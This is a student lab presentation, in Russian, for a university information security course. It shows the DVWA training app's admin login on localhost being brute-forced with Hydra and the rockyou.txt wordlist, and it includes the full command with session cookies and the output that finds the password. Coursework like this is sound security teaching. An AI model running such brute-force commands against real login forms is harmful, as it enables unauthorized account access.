

Презентация по выполнению индивидуального проекта №3

Основы информационной безопасности

Дворкина Е. В

06 апреля 2024

Российский университет дружбы народов, Москва, Россия

Информация

- Дворкина Ева Владимировна
- студентка группы НКАбд-01-22
- Российский университет дружбы народов
- <https://vk.com/yuri.kamori>



Приобретение практических навыков по использованию инструмента Hydra для брутфорса паролей.

1. Реализовать эксплуатацию уязвимости с помощью брутфорса паролей.

Выполнение лабораторной работы

Список паролей


Чтобы пробрутфорсить пароль, нужно сначала найти большой список частоиспользуемых паролей. Его можно найти в открытых источниках, я взяла стандартный список паролей `rockyou.txt` для kali linux.

```
(evdvorkina@evdvorkina)-[~]  
$ cd ~/Downloads  
  
(evdvorkina@evdvorkina)-[~/Downloads]  
$ sudo gzip -d rockyou.txt.tar.gz
```

Параметры cookie

Захожу на сайт DVWA, полученный в ходе предыдущего этапа проекта. Для запроса hydra мне понадобятся параметры cookie с этого сайта.

Чтобы получить информацию о параметрах cookie я установила соответствующее расширение для браузера, теперь могу не только увидеть параметры cookie, но и скопировать их.



Запрос Hydra

Ввожу в Hydra запрос нужную информацию. Пароль будем подбирать для пользователя admin, используем GET-запрос с двумя параметрами cookie: безопасность и PHPSESSID, найденными в прошлом пункте. Спустя некоторое время в результат запроса появится результат с подходящим паролем.


```
(evdvorkina@evdvorkina)-[~]
$ hydra -l admin -P ~/rockyou.txt -s 80 localhost http-get-form "/DVWA/vulnerabilities/brute/:username-^USER^&password-^PASS^&Login=Login:H=Cookie:security=medium; PHPSESSID=2jcut68e2plgdtig6mhb6uhk6u:F=Username and/or password incorrect."
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-04-06 21:51:26
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per task
[DATA] attacking http-get-form://localhost:80/DVWA/vulnerabilities/brute/:username-^USER^&password-^PASS^&Login=Login:H=Cookie:security=medium; PHPSESSID=2jcut68e2plgdtig6mhb6uhk6u:F=Username and/or password incorrect.
[80][http-get-form] host: localhost login: admin password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-04-06 21:52:08

(evdvorkina@evdvorkina)-[~]
$
```

Проверка результатов

Вводим полученные данные на сайт для проверки. Получаем положительный результат проверки пароля. Все сделано верно.



ns

reset DB

ce

d Injection

sion

ad

CAPTCHA

tion

tion (Blind)

sion IDs

A)

ected)

ed)

Vulnerability: Brute Force


Login

Username:

Password:

Login

Welcome to the password protected area **admin**



More Information

- https://owasp.org/www-community/attacks/Brute_force_attack
- <http://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password>
- <https://www.golinuxcloud.com/brute-force-attack-web-forms>

Приобрела практические навыки по использованию инструмента Hydra для
брутфорса паролей

...